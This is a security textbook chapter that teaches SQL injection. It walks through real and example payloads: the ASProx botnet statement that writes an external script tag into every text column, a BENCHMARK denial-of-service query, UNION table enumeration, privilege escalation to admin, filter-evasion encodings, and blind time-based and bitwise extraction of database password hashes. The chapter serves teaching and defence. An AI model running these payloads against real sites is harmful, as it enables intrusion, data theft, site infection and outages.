CHAPTER

SQL Injection & Data Store Manipulation

4

INFORMATION IN THIS CHAPTER:

- Understanding SQL Injection
- Hacking Non-SQL Databases
- Protecting the Database

The techniques for hacking SQL injection have evolved immensely over the last 10 years while the underlying programming errors that lead to these vulnerabilities have remained the same. This is a starkly asynchronous evolution in which hacks become easier and more effective while simple countermeasures remain absent. In this chapter we'll discuss how to perform SQL injection hacks, learn the simple countermeasures that block them, and explore how similar hacks will follow the databases being embedded in browsers via HTML5 and the so-called NoSQL databases being adopted by many web applications.

First, let's ground this hack in near-prehistoric dawn of the web. In 1999 a SQL-based attack enabled arbitrary commands to be executed on systems running Microsoft's Internet Information Server (IIS) version 3 or 4. (To put 1999 in perspective, *The Matrix* and *The Blair Witch Project* were first released that year). The attack was discovered and automated via a Perl script by a hacker named Rain Forest Puppy (http://downloads.securityfocus.com/vulnerabilities/exploits/msadc.pl). Over a decade later SQL injection attacks still execute arbitrary commands on the host's operating system, steal millions of credit cards, and wreak havoc against web sites. The state of the art in exploitation has improved on simple Perl scripts to become part of Open Source exploit frameworks like Metasloit (http://www.metasploit.com/), user-friendly tools like Sqlmap (http://sqlmap.sourceforge.net/) and, on a more threatening level, an automated component of botnets.

Botnets—compromised computers controllable by a command server—have been used to launch denial of service (DoS) attacks, clickfraud, and in a burst of malevolent creativity are using SQL injection to infect web sites with cross-site scripting or malware payloads. If you have a basic familiarity with SQL injection, then you might mistakenly imagine that injection attacks are limited to misuse of the apostrophe (') or fancy SQL statements using a UNION. Check out the following SQL statement for an example of the complexity possible with these hacks. This particular payload was used by the ASProx botnet in 2008 and 2009 to attack thousands of web sites. More information on this attack is at http://isc.sans.org/diary.html?storyid=5092.

```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor CURSOR FOR
   SELECT a.name,b.name FROM sysobjects a,syscolumns b
WHERE a.id=b.id AND a.xtype='u' AND (b.xtype=99 OR b.xtype=35 OR
   b.xtype=231 OR b.xtype=167) OPEN Table_Cursor FETCH NEXT
FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN
   EXEC('UPDATE ['+@T+'] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+''script src=http://
   site/egg.js /script''') FETCH NEXT FROM
Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

The preceding code wasn't used verbatim for SQL injection attacks. It was quite cleverly encoded so that it appeared as a long string of hexadecimal characters preceded by a few cleartext SQL characters like DECLARE%20@T%20VARCHARS... For now don't worry about the obfuscation of SQL, we'll cover that later in the *Breaking naive defenses* section.

SQL injection attacks do not always attempt to manipulate the database or gain access to the underlying operating system. Denial of service (DoS) attacks aim to reduce a site's availability for legitimate users. One way to use SQL to create a DoS attack against a site is to find inefficient queries. A full table scan is a type of inefficient query. Different tables within a web site's database can contain millions if not billions of entries. Much care is taken to craft narrow SQL statements that need only examine particular slices of that data. Optimized queries mean the difference between a statement that takes a few seconds to execute or a few milliseconds. Forcing a server to execute non-optimal queries eventually overwhelms it so that its performance degrades significantly or becomes completely unavailable. This type of DoS is just one subset of a more general class of resource consumption attacks.

Searches that use wildcards or that fail to limit potentially huge result sets may be exploited to create a DoS attack. One query that takes a second to execute is not particularly devastating, but an attacker who automates the query from dozens or thousands of clients may take down the site's database.

There have been active resource consumption attacks against databases. In January 2008 a group of attackers discovered a SQL injection vulnerability on a web site owned by the Recording Industry Association of America (RIAA). The vulnerability was leveraged to calculate millions of CPU-intensive MD5 hashes using database functions. The attackers posted the link to a public forum and encouraged others to click on it in protest of RIAA's litigious stance on file sharing (http://www.reddit.com/comments/660oo/this_link_runs_a_slooow_sql_query_on_the_riaas). The SQL exploit was quite simple, as shown in the following example of the decoded payload. By using 77 characters (and lots of computers) they succeeded in knocking down a web site. In other words, simple attacks work. And SQL injection need not target credit card numbers in order to be dangerous.

```
2007 UNION ALL SELECT BENCHMARK(100000000,MD5('asdf')),NULL,NULL,NULL,
   NULL --
```

In 2007 and 2008 hackers used SQL injection attacks to load malware on the internal systems of several companies that in the end compromised millions of credit card numbers, possibly as many as 100 million numbers (http://www.wired.com/threatlevel/2009/08/tjx-hacker-charged-with-heartland/). In October 2008 the Federal Bureau of Investigation shut down a major web site used for *carding* (selling credit card data) and other criminal activity after a two years investigation during which an agent infiltrated the group to such a degree that the carders' web site was briefly hosted—and monitored—on government computers. The FBI claimed to have prevented over $70 million in potential losses (http://www.fbi.gov/page2/oct08/darkmarket_102008.html). The grand scale of SQL injection compromises provides strong motivation for attackers to seek out and exploit these vulnerabilities. This scale is also evidenced by the global coordination of credit card and bank account fraud. On November 8th, 2008 criminals turned a network hack against a bank into a scheme where dozens of lackeys used cloned ATM cards to pull over $9 million from machines in 49 cities around the world within a 30-minute time window (http://www.networkworld.com/community/node/38366).

Not only did the global ATM hack demonstrate the scale at which attacks may be coordinated between the on-line and off-line world, but it demonstrated the difficulty of predicting threats. Not to mention the pitfalls of conflating threats, vulnerabilities, exploits, impact, and risk. In a risk calculation, underestimating the ingenuity or capability of a threat (the attacker) leads to unwelcome surprises.

UNDERSTANDING SQL INJECTION

In spite of the alarming introduction, this chapter shouldn't exist. This doesn't mean an Orwellian excision from the history of web security. It means that immunity to SQL injection can be designed into a web application with countermeasures far less complicated than dealing with HTML injection. By now, it's almost inexcusable that sites fall victim to this hack. To understand why, let's first examine the hack in detail.

SQL injection vulnerabilities enable an attacker to manipulate the commands passing between the web application and its database. Databases drive dynamic content, store product catalogs, track orders, maintain user profiles, and perform many other functions behind the scenes. The database might be queried for relatively static information, such as books written by Arthur Conan Doyle, or quickly changing data, such as recent comments on a popular discussion thread. New information might be inserted into the database, such as posting a new comment to that discussion thread, or inserting a new order into a user's shopping history. Stored information might also be updated, such as changing a home address or resetting a password. There will even be times when information is removed from the database, such as shopping carts that were not brought to check-out after a certain period of time. In all cases the web site executes a database command with a specific intent. The web application translates all of this user activity into database commands via the *lingua franca* of databases: SQL statements.

When web applications build SQL statements with string concatenation they flirt with introducing vulnerabilities. String concatenation is the process of the appending characters and words together to create a single SQL statement. A SQL statement reads very much like a sentence. For example, the following statement queries the database for all records from the users table that match a specific activation key and login name. The line of code passes through two interpreters, PHP and SQL, each of which use different syntax. In PHP, the $ denotes variables and the quotation marks denote a string. For example, the *$login* token is replaced by the variable's value when the string starting with SELECT is created. Then the entire string is assigned to the *$command* variable to be sent to the database, at which point the string's content passes through a SQL interpreter. In PHP, neither the word SELECT nor the asterisk (*) had any particular meaning; they were treated as characters. In SQL, the two tokens have specific meaning.

```
$command = "SELECT * FROM $wpdb->users WHERE user_activation_key =
   '$key' AND user_login = '$login'";
```

Many web sites use this type of design pattern to sign up new users. The site sends an email that contains a link with the user's activation key. The goal is to allow legitimate users (humans) to create an account on the site, but prevent malicious users (spammers) from automatically creating thousands of accounts for their odious purposes. This particular example is written in PHP (the dollar sign indicates variables). The concept of string concatenation and variable substitution is common to all of the major languages used in web sites.

Our example web application populates the *$key* and *$login* variables with values from the link a user clicks on. It populates the *$wpdb->users* variable with a pre-defined value that the user cannot influence (and therefore isn't going to be a target of SQL injection). A normal request results in a SQL statement along the lines of the following statement. Each variable's value is highlighted in bold. Note that the table name (*$wpdb->users*) is not delimited with apostrophes. SQL syntax does not require that identifiers like **schema objects** that refer to tables to be quoted, whereas the *$key* and *$login* are delimited with apostrophes because SQL syntax expects them to be treated as string literals.

```
SELECT * FROM db.users WHERE user_activation_key = '4b69726b6d616e2072
   756c657321' AND user_login = 'severin'
```

Now observe how a hacker changes the SQL statement's grammar by injecting syntax characters into the variables. First, let's revisit the example PHP code keeping in mind that SQL injection is not restricted to any particular combination of programming language or database. In fact, we haven't even mentioned the database in this example; it just doesn't matter right now because the vulnerability is in the creation of the SQL statement itself.

```
$key = $_GET['activation'];
$login = $_GET['id'];
$command = "SELECT * FROM $wpdb->users WHERE user_activation_key =
   '$key' AND user_login = '$login'";
```

Instead of supplying a hexadecimal value from the activation link (which PHP extracts from the *$_GET['activation*'] variable) the hacker tries this sneaky request.

http://my.diary/admin/activate_user.php?activation=a'+OR+'z'%3d'z&id=severin

In the context of the PHP interpreter the *$_GET['activation*'] value is treated as a string; the apostrophes, the word OR, and the equal sign (%3d) have no special meaning inside a PHP string (whereas an escape sequence like *\r\n* would have a special meaning). Without adequate countermeasures the web application would construct the following SQL statement. Notice how the logic of the WHERE clause has been changed from a matching activation key **and** a matching login name to a matching activation key **or** something always true ('z'='z') **and** a matching login name. The previously innocuous apostrophes inside the PHP interpreter have gained a new meaning within the context of the SQL interpreter.

```
SELECT * from db.users WHERE user_activation_key = 'a' OR 'z'='z' AND
   user_login = 'severin'
```

The SQL statement's original restriction to search for rows with a *user_activation_key* and *user_login* has been relaxed so that only a valid user_login is needed. The hacker has injected syntax so that *$key* parameter is no longer interpreted as a single string literal, but a mix of string literals (an 'a' and two 'z's) and a SQL operator (OR). The modified grammar means that the SELECT query will return result for a valid *user_login* regardless of whether the *user_activation_key* matched or not. As a consequence the web application will change the user's status from provisional to active even though the user did not submit a correct activation key. This would be a boon for a spammer wishing to automatically create accounts.

This ability to change the meaning of a SQL statement by altering its grammar is similar to how cross-site scripting attacks (also called HTML injection) change a web page's DOM by mixing text and HTML tags. The fundamental problem in both cases is that the web application carelessly allows syntax characters in user-supplied data to be interpreted in the contextual meaning of the functions working with that data. This is how a string like *a' OR 'z'='z* becomes misinterpreted in a SQL query as an OR clause instead of a literal string that happens to include the word *OR* and how *gaff'onMouseOver=alert(document.cookie)>'<* can be misinterpreted as JavaScript rather than a username.

NOTE

This chapter focuses on the hacks and countermeasures specific to SQL injection, but many of the concepts can be generalized to any area of a web application where user-supplied data is manipulated by some kind of programming language. The key points are understanding the language's grammar (how variables and functions are combined), its syntax (how variables and functions are distinguished), and how data might masquerade as combinations of variables and functions. The details of course differ, but the techniques remain similar: identify delimiters for strings, functions, etc.; inject delimiters into one context where they have no special meaning; look for effects on the web application if the delimiters are interpreted in a different context.

For example, the now rarely used Server Side Includes directives used syntax like *<!--#exec cmd="hostname">* to mix operating system commands with markup that looks like HTML comments. Or you might try to inject PHP code into XML files by creating tags with *<?* and *?>* delimiters. The XML structure treats them as another field, but a PHP interpreter would execute code between the delimiters. Other injection examples include LDAP, command shell, and XPATH. These examples have syntax that is ignored by the web application's programming language, but become interpreted with specific meaning once the context switches from the programming language to the secondary language (be it LDAP, BASH, XPATH, etc.).

Hacking Tangents: Mathematical and Grammatical

If you know basic algebra, then you're most of the way toward being able to perform SQL injection hacks. And many other types of injection attacks, for that matter. Once you start to think of ways to manipulate grammar to change the meaning of a formula, then you just need to familiarize yourself with SQL keywords and syntax in order to hack away.

Push web sites to the back of your mind. Now imagine an algebra test written on a piece of paper. It has a question like, *Determine the value of x in the following equation, $1 + 2 * x + 4 = 11$.*

Probably the first answer that comes to mind is $x = 3$.

But we're interested in grammar injection concepts. Rather than limit ourselves to the expectation that x must be replaced with an integer, let's consider alternative solutions possible with mathematical syntax like operators (negation, plus) or grouping (using parentheses). This leads us to replace x with slightly more complicated terms:

$1 + 2 * \mathbf{(1 + 2)} + 4 = 11$
$1 + 2 * \mathbf{0 + 6} + 4 = 11$
$1 + 2 * \mathbf{0 - 3} + 4 = 11$
$1+ 2 * \mathbf{-1 + 8} + 4 = 11$
$1+ 2 * \mathbf{0 = 1.\ 11} = 11$
$1+ 2 * \mathbf{0 - 2 = -1.\ 11} = 11$
$1+ 2 * \mathbf{0 / 0} + 4 = ?$

In other words, you can take advantage of properties (with names perhaps lost to mathematical atrophy: associative, transitive, commutative) to provide a slew of answers other than $x = 3$. By doing so you have changed the grammar of the equation using extra syntax—changing signs, inserting addition or subtraction operators, using grouping operators like parentheses—while preserving the semantics of the equation. It always goes to 11.

This is the fundamental mechanic behind grammar injection hack in general and SQL injection in particular: use SQL-related syntax characters to modify the grammar of a statement. Of course, the goal of SQL injection goes beyond trivial math tricks to stealing credit cards, bypassing security checks, or executing code on the database. Rather than solving for a math equation's expected answer, we are metaphorically trying to change the solution to a negative number—perhaps bypassing an authentication check—or create a divide by zero error—perhaps crashing the application. In each case, we're exploiting the expectation that *x* is going to be a number by adding characters that seem innocuous in one context (such as the string value of a URL parameter), but have a semantic effect in another context (such as an *OR* operator in SQL).

Breaking SQL Statements

When web applications build SQL statements from request parameters, they usually treat the user-supplied values as numbers or string literals. SQL uses apostrophes (also referred to as single quotes) to delineate string literals. Recall the previous example of the account activation code; it used apostrophes around the *$key* and *$login* parameters in order to make them string literals. In SQL grammar the target of the FROM is a table reference (*$wpdb->users*), not a string literal, and therefore need not be delimited by apostrophes.

```
$command = "SELECT * FROM $wpdb->users WHERE user_activation_key =
   '$key' AND user_login = '$login'";
```

One of the easiest ways to check for SQL injection is to append an apostrophe to a parameter. Doing so potentially unbalances the statement's string literal (because there's now a single quote that starts a string, but no quote to indicate its end). So, consider the effect on the statement if given an activation key of *abc'*. Now there's an orphaned single quote between the string literal *'abc'* and the SQL operator *AND*.

```
SELECT * from db.users WHERE user_activation_key = 'abc' ' AND user_
   login = 'severin'
```

If the site responds with an error message then at the very least it has inadequate input filtering and poor error handling. At worst it will be fully exploitable. (Some web sites go so far as to place the complete SQL query in a URI parameter, e.g. view.cgi?q=SELECT+name+FROM+db.users+WHERE+id%3d97. Such poor design is clearly insecure; we won't *bother* with these egregious examples.)

Figure 4.1 provides an annotated example of the context switch from PHP to SQL. It shows how PHP tokenizes a line of code into meaningful components, then resolves the concatenation of strings (delimited by quotation marks, ") and variables into a single string value. PHP may be done with the string, having resolved it to a


PHP Tokens :
variable
operator
string literal
$statement = "SELECT * FROM " + $table + "WHERE day=" + "'" + $day + "'";
$statement = "SELECT * FROM parties WHERE day='tomorrow'";
SELECT * FROM parties WHERE day = 'tomorrow'
select expression
schema object
SQL Tokens :
reserved word
operator
string literal

Figure 4.1 PHP & SQL Follow Different Interpretations

basic data type, but the string has a whole new meaning within SQL. The SQL parser once again tokenizes the string, paying attention to reserved words, operators, identifiers, and strings. Just like the previous *$key* and *$login* examples, the *$day* parameter in this statement is vulnerable. If it contained something nefarious like "*tomorrow'; TRUNCATE parties #*", then the SELECT statement would have been followed by a command to delete every row from the *parties* table (with a trailing # to comment out any trailing characters that might disrupt the statement's syntax).

That the insertion of apostrophes into URL parameters still works against web sites in 2011 is astonishing. Even database gurus like Oracle fall victim to such hacks. In July 2011 a hacker identified a trivial vulnerability against an unprotected *uid* parameter (http://thehackernews.com/2011/07/oracle-website-vulnerable-to-sql.html). Rather than merely generate a SQL error, the hack inserted syntax to make the original statement return the results of a UNION with names from the database's list of tables. The original statement selected results from four columns, which is why the UNION selects four columns as well: *1,2,table_name,4*. The 1, 2, and 4 are placeholders that return literal numeric values. We'll return to this topic later in the chapter. The offending *uid* parameter follows, along with a more readable version with %20 converted to spaces.

```
uid=mherlihy'%20and%201=0%20union%20select%201,2,table_name,4%20
   from%20information_schema.tables--%20-
uid=mherlihy' and 1=0 union select 1,2,table_name,4 from information_
   schema.tables-- -
```

The web security site Packet Storm maintains a list of advisories related to SQL injection (http://packetstormsecurity.org/files/tags/sql_injection/). Most of the advisories are uninteresting from an exploit perspective because the vulnerable sites invariably fall prey to a simple apostrophe (‘) in a parameter. In other words, they’ve learned nothing from a decade of discussion of SQL injection.

Inserting an apostrophe is the fastest way to find vulnerabilities, but it has two problems: it doesn’t always work against vulnerable sites and in other cases sites won’t display SQL-related error messages. The following sections describe additional techniques for hacking SQL injection vulnerabilities.

Breaking Naive Defenses

Databases, like web sites, support many character sets. Character encoding is an excellent way to bypass simple filters and web application firewalls. Encoding techniques were covered in Chapter 2: *HTML Injection & Cross-Site Scripting*. The same concepts work for delivering SQL injection payloads. Also of note are certain SQL characters that may have special meaning within a statement. The most common special character is the apostrophe, hexadecimal ASCII value 0x27 or %27 in the URL.

So far the examples of SQL statements have included spaces in order for the statements to be easily read. For most databases whitespace characters (spaces and tabs) merely serve as a convenience for humans to write statements legible to other humans. Humans need spaces, SQL just requires delimiters. Delimiters, of which spaces are just one example, separate the elements of a SQL statement in order for the database to distinguish between clauses, operators, and string literals. The following examples demonstrate equivalent statements written with alternate syntaxes for strings and tokens delimiters.

```
SELECT * FROM parties WHERE day='tomorrow'
SELECT*FROM parties WHERE day='tomorrow'
SELECT*FROM parties WHERE day=REVERSE('worromot')
SELECT/**/*/**/FROM/**/parties/**/WHERE/**/day='tomorrow'
SELECT * FROM parties WHERE day=0x746f6d6f72726f77
SELECT * FROM parties WHERE(day)LIKE(0x746f6d6f72726f77)
SELECT * FROM parties
WHERE(day)BETWEEN(0x746f6d6f72726f77)AND(0x746f6d6f72726f77)
SELECT*FROM[parties]WHERE/**/day='tomorrow'
SELECT*FROM[parties]WHERE[day]=N'tomorrow'
SELECT*FROM"parties"WHERE"day"LIKE"tomorrow"
SELECT*,(SELECT(NULL))FROM(parties)WHERE(day)LIKE(0x746f6d6f72726f77)
SELECT*FROM(parties)WHERE(day)IN(SELECT(0x746f6d6f72726f77))
```

TIP

Pay attention to verbose error messages produced by SQL injection attempts. Helpful errors aid hacks by showing what characters are passing validation filters, how characters are being decoded, and what part of the target statement’s syntax needs to be adjusted.

The examples just shown are not meant to be exhaustive, but they should provide insight into multiple ways of creating synonymous SQL statements. The majority of the examples adhere to ANSI SQL, which means they work against most modern databases. Others may only work with certain databases or database versions. Many of the permutations have been omitted such as using square brackets and parentheses within the same statement. These alternate statement constructions serve two purposes: avoiding restricted characters and evading detection. Table 4.1 provides a summary of the various techniques used in the previous example. The characters in this table carry special syntactic meaning within SQL.

Here are some examples of how to apply the tricks from Table 4.1. The following code has two different statements to be hacked. One displays comments, the other updates comments approved for posting. The *x* and *y* parameters are taken from the URL; they will be used to deliver different hacks. The *z* parameter is set by the web site; its value cannot be affected by the user.

```
SELECT * FROM comments WHERE postID='x' AND author='y' AND
   visibility='public';
UPDATE comments SET approved='x' WHERE commentID IN ('z');
```

We're limited by three things: our creativity, the characters the site accepts, and the characters the site filters.

Table 4.1 Syntax Useful for Alternate SQL Statement Construction

Characters	Description
--	Two dashes followed by a space. Begins a comment. Used to truncate all following text from the statement.
#	Begins a comment. Used to truncate all following text from the statement.
/**/	C-style multi-line comment, equivalent to whitespace
[ ]	Square brackets, delimit identifiers and escape reserved words (Microsoft SQL Server)
N'	Identify a National Language (i.e. Unicode) string, e.g. N'velvet'
( )	Parentheses, multi-purpose delimiter for clauses and literals
"	Delimit identifiers and literals
0×09, 0×0b, 0×, 0×0d	Hexadecimal values for horizontal tab, vertical tab, carriage-return, line feed. All equivalent to whitespace.
subqueries	Use *SELECT foo* to represent a literal value of foo, e.g. SELECT(19) is the same as a plain numeric 19. SELECT(0x6e696e657465656e) is the equivalent of the word, *nineteen*, without the need to quote the string or use text that might be matched by an IDS.
WHERE...IN...	Alternate clause construction
BETWEEN...	Alternate clause construction

NOTE

The current official SQL standard is labeled SQL:2011 or ISO/IEC 9075:2011. The standard is less important than what is actually implemented by a database. For example, sqlite3 supports most of the SQL that might appear in Oracle or MySQL. SQL injection payloads that identify errors easily cover where different databases overlap. It's only when SQL injection attempts to enumerate schemas, extract privilege tables, or attempt to execute commands that the differences in implementation become important. Each database has specific quirks, language extensions, or unsupported aspects of the language—just like browsers' support of HTML. Tools like sqlmap (covered in Appendix A) codify the majority of these differences so you don't need to remember them all.

To see private comments, modify the *y* parameter with a different AND clause and use a comment (dash dash space) to truncate the remainder of the statement:

```
SELECT * FROM comments WHERE postID='98' AND author='admin' AND
   visibility='private'-- ' AND visibility='public'
```

To see private comments if the words *admin* and *private* have been blacklisted and spaces are stripped:

```
SELECT * FROM comments WHERE postID='98' AND author=''OR/**/
   author=0x61646d696e/**/AND/**/visibility/**/NOT/**/
   IN(SELECT'public');-- ' AND visibility='public'
```

Piggyback the statement with a statement that changes a user's privilege role to 0, the admin level. Use a comment delimiter to truncate the original statement's AND clauses.

```
SELECT * FROM comments WHERE postID='';UPDATE profiles SET priv=0
   WHERE userID='me'#' AND author='admin' AND visibility='private'-- '
   AND visibility='public'
```

The MySQL documentation provides a good overview of SQL statement grammar and syntax that is applicable for most databases. An HTML version can be found at http://dev.mysql.com/doc/refman/5.6/en/sql-syntax.html. Microsoft SQL Server documentation is found on Microsoft's TechNet site at http://technet.microsoft.com/en-us/library/bb510741.aspx, with most relevant information at http://technet.microsoft.com/en-us/library/ff848766.aspx.

The 2011 ModSecurity SQL Injection Challenge demonstrated very clever uses of SQL, encoding techniques, and database quirks to bypass security filters (http://blog.spiderlabs.com/2011/07/modsecurity-sql-injection-challenge-lessons-learned.html). It is an excellent read for anyone wishing to learn more state-of-the art tricks for hacking SQL injection vulnerabilities.

Exploiting Errors

The error returned by a SQL injection vulnerability can be leveraged to divulge internal database information or used to refine the inference-based attacks that we'll cover in the next section. Normally an error contains a portion of the corrupted SQL statement. The following URI produced an error by appending an apostrophe to the *sortby=p.post_time* parameter.

```
/search.php?term=&addterms=any&forum=all&search_
   username=roland&sortby=p.post_time'&searchboth=both&submit=Search
```

Let's examine this URI for a moment before moving on to the SQL error. In Chapter 7: *Abusing Design Deficiencies* we discuss the ways in which web sites leak information about their internal programs and how those leaks might be exploited. This URI makes a request to a search function in the site, which is assumed to be driven by database queries. Several of the parameters have descriptive names that hint at how the SQL query is going to be constructed. A significant clue is the *sortby* parmeter's value: p.post_time. The format of p.post_time hints very strongly at a table.column format as used in SQL. In this case we guess a table p exists with a column named post_time. Now let's look at the error produced by the URI to confirm our suspicions.

```
An Error Occured

phpBB was unable to query the forums database

You have an error in your SQL syntax; check the manual that corresponds
   to your MySQL server version for the right syntax to use near ''
   LIMIT 200' at line 6

SELECT u.user_id,f.forum_id, p.topic_id, u.username, p.post_time,t.
   topic_title,f.forum_name FROM posts p, posts_text pt, users u,
   forums f,topics t WHERE (p.poster_id=1 AND u.username='roland' OR
   p.poster_id=1 AND u.username='roland') AND p.post_id = pt.post_
   id AND p.topic_id = t.topic_id AND p.forum_id = f.forum_id AND
   p.poster_id = u.user_id AND f.forum_type != 1 ORDER BY p.post_time'
   LIMIT 200
```

As we expected, *p.post_time* shows up verbatim in the query along with other columns from the p table. This error reveals several other useful points for further attacks against the site. First of all, the SELECT statement was looking for seven columns. The column count is important when trying to extract data via UNION statements because the number of columns must match on each side of the UNION. Second, we deduce from the start of the WHERE clause that username roland has a poster_id of 1. Knowing this mapping of username to ID might be useful for SQL injection or another attack that attempts to impersonate the user. Finally, we see that the injected point of the query shows up in an ORDER BY clause.

Unfortunately, ORDER BY doesn't offer a useful injection point in terms of modifying the original query with a UNION statement or similar. This is because the ORDER BY clause expects a very limited sort expression to define how the result set should be listed. Yet all is not lost from the attacker's perspective. If the original statement can't be modified in a useful manner, it may be possible to append a new statement after ORDER BY. The attacker just needs to add a terminator, the semi-colon, and use an in-line comment (two dashes followed by a space) to truncate the remainder of the query. The new URI would look like this:

```
/search.php?term=&addterms=any&forum=all&search_
   username=roland&sortby=p.post_time;--+&searchboth=both&submit=
   Search
```

If that URI didn't produce an error, then it's probably safe to assume multiple SQL statements can be appended to the original SELECT without interference from the ORDER BY clause. At this point the attacker could try to create a malicious PHP file by using a SELECT…INTO OUTFILE technique to write to the filesystem. Another alternative is for the user to start time-based inference technique as discussed in the next section. Very briefly, such a technique would append a SQL statement that might take one second to complete if the result is false or ten seconds to complete if the result is true. The following SQL statements show how this might be used to extract a password. (The SQL to the left of the ORDER BY clause has been omitted.) The technique as shown isn't optimized in order to be a little more readable than more complicated constructs. Basically, if the first letter of the password matches the LIKE clause, then the query returns immediately. Otherwise it runs the single-op BENCHMARK 10,000,000 times, which should induce a perceptible delay. In this manner the attacker would traverse the possible hexadecimal values at each position of the password, which would require at most 15 guesses (if the first 15 guesses failed the final one must be correct) for each of 40 positions. Depending on the amount of the delay required to distinguish a success from a failure and how many requests can be run in parallel, the attacker might need anywhere from a few minutes to a few hours of patience to obtain the password.

```
…ORDERY BY p.post_time; SELECT password FROM mysql.user WHERE
   user='root' AND IF(SUBSTRING(password,2,1) LIKE 'A', 1,
   BENCHMARK(10000000,1));
…ORDERY BY p.post_time; SELECT password FROM mysql.user WHERE
   user='root' AND IF(SUBSTRING(password,2,1) LIKE 'B', 1,
   BENCHMARK(10000000,1));
…ORDERY BY p.post_time; SELECT password FROM mysql.user WHERE
   user='root' AND IF(SUBSTRING(password,2,1) LIKE 'C', 1,
   BENCHMARK(10000000,1));
```

Now let's turn our attention to an error returned by Microsoft SQL Server. This error was produced by using a blank value to the *code* parameter in the link http://web.site/select.asp?code=&x=2.

```
Error # -2147217900 (0x80040E14)
Line 1: Incorrect syntax near '='.
SELECT l.LangCode, l.CountryName, l.NativeLanguage, l.Published,
   l.PctComplete, l.Archive FROM tblLang l LEFT JOIN tblUser u on
   l.UserID = u.UserID WHERE l.LangCode =
```

Microsoft SQL Server has several built-in variables for its database properties. Injection errors can be used to enumerate many of these variables. The following URI attempts to discern the version of the database.

```
/select.asp?code=1+OR+1%3d@@version
```

The database kindly populates the *@@version* variable in the subsequent error message because the SQL statement is attempting to compare an integer value, 1, with the string (nvarchar) value of the version information.

```
Error # -2147217913 (0x80040E07)
Syntax error converting the nvarchar value 'Microsoft SQL Server 2000
   - 8.00.2039 (Intel X86) November 5 2011 23:00:11 Copyright (c)
   1988-2003 Microsoft Corporation Developer Edition on Windows NT 5.1
   (Build 2600: Service Pack 3) ' to a column of data type int.
SELECT l.LangCode, l.CountryName, l.NativeLanguage, l.Published,
   l.PctComplete, l.Archive FROM tblLang l LEFT JOIN tblUser u on
   l.UserID = u.UserID WHERE l.LangCode = 1 OR 1=@@version
```

We also observe from this error that the SELECT statement is looking for six columns and the injection point lends itself quite easily to UNION constructs. Of course, it also enables inference-based attacks, which we'll cover next.

Inference

Some applications suppress SQL error messages from reaching HTML. This prevents error-based detections from finding vulnerabilities because there is no direct evidence of SQL abuse. The lack of error does not indicate lack of vulnerability. In this case, the web site is in a state reminiscent of the uncertain fate of Schroedinger's cat: The site is neither secure nor insecure until an observer comes along, possibly collapsing it into a hacked state.

Finding these vulnerabilities requires an inference-based methodology that compares how the site responds to a collection of specially crafted requests. This technique is also referred to as blind SQL injection. It identifies SQL injection vulnerabilities based on indirect feedback from the application rather than obvious error message.

An inference-based approach attempts to modify a query so that it will produce a binary response such as forcing a query to become true or false, or return one record or all records, or respond immediately or respond after a delay. This requires at least two requests to determine the presence of a vulnerability. For example, an attack to test TRUE and FALSE in a query might use *OR 17=17* to represent always true and *OR 17=37* to represent false. The assumption would be that if a query is injectable then the true condition will generate different results than the false one. For example, consider the following queries. The $post_ID is the vulnerable parameter. The count for the second and third line should be identical; the queries restrict the SELECT to all comments with comment_post_ID equal to 195 (the OR 17=37 is equivalent to Boolean false, which reduces to 195). The count for the fourth query should be greater because the SELECT will be performed for all comments because 195 OR 17=17 reduces to Boolean true. In other words, the last query will SELECT all comments where comment_post_ID evaluates to true, which will match all comments (or almost all comments depending on the presence of NULL values and the particular database).

```
SELECT count(*) FROM comments WHERE comment_post_ID = $post_ID
SELECT count(*) FROM comments WHERE comment_post_ID = 195
SELECT count(*) FROM comments WHERE comment_post_ID = 195 OR 17=37
SELECT count(*) FROM comments WHERE comment_post_ID = 195 OR 17=17
SELECT count(*) FROM comments WHERE comment_post_ID = 1 + (SELECT 194)
```

Extracting information with this technique typically uses one of three ways of modifying the query: arithmetic, Boolean, time delay. Arithmetic techniques rely on math functions available in SQL to determine whether an input is injectable or to extract specific bits of a value. For example, instead of using the number 195 the attacker might choose mod(395,200) or 194+1 or 197-2. Boolean techniques apply clauses with OR and AND operators in order to change the expected outcome. Time delay techniques WAITFOR DELAY or MySQL BENCHMARK to affect the response time of a query. In all cases the attacker creates a SQL statement that extracts information one bit at a time. A time-based technique might delay the request 30 seconds if the bit is 1 and return immediately if the bit is 0. Boolean and math-based approaches might elicit a statement that is true if the bit is 1, false for 0. The following examples demonstrate this bitwise enumeration in action. The underline number represent the bit position, by power of 2, being checked.

```
SELECT 1 FROM 'a' & 1
SELECT 2 FROM 'a' & 2
SELECT 64 FROM 'a' & 64
... AND 1 IN (SELECT CONVERT(INT,SUBSTRING(password,1,1) & 1 FROM
   master.dbo.sysxlogins WHERE name LIKE 0x73006100)
... AND 2 IN (SELECT CONVERT(INT,SUBSTRING(password,1,1) & 2 FROM
   master.dbo.sysxlogins WHERE name LIKE 0x73006100)
...AND 4 IN (SELECT ASCII(SUBSTRING(DB_NAME(0),1,1)) & 4)
```

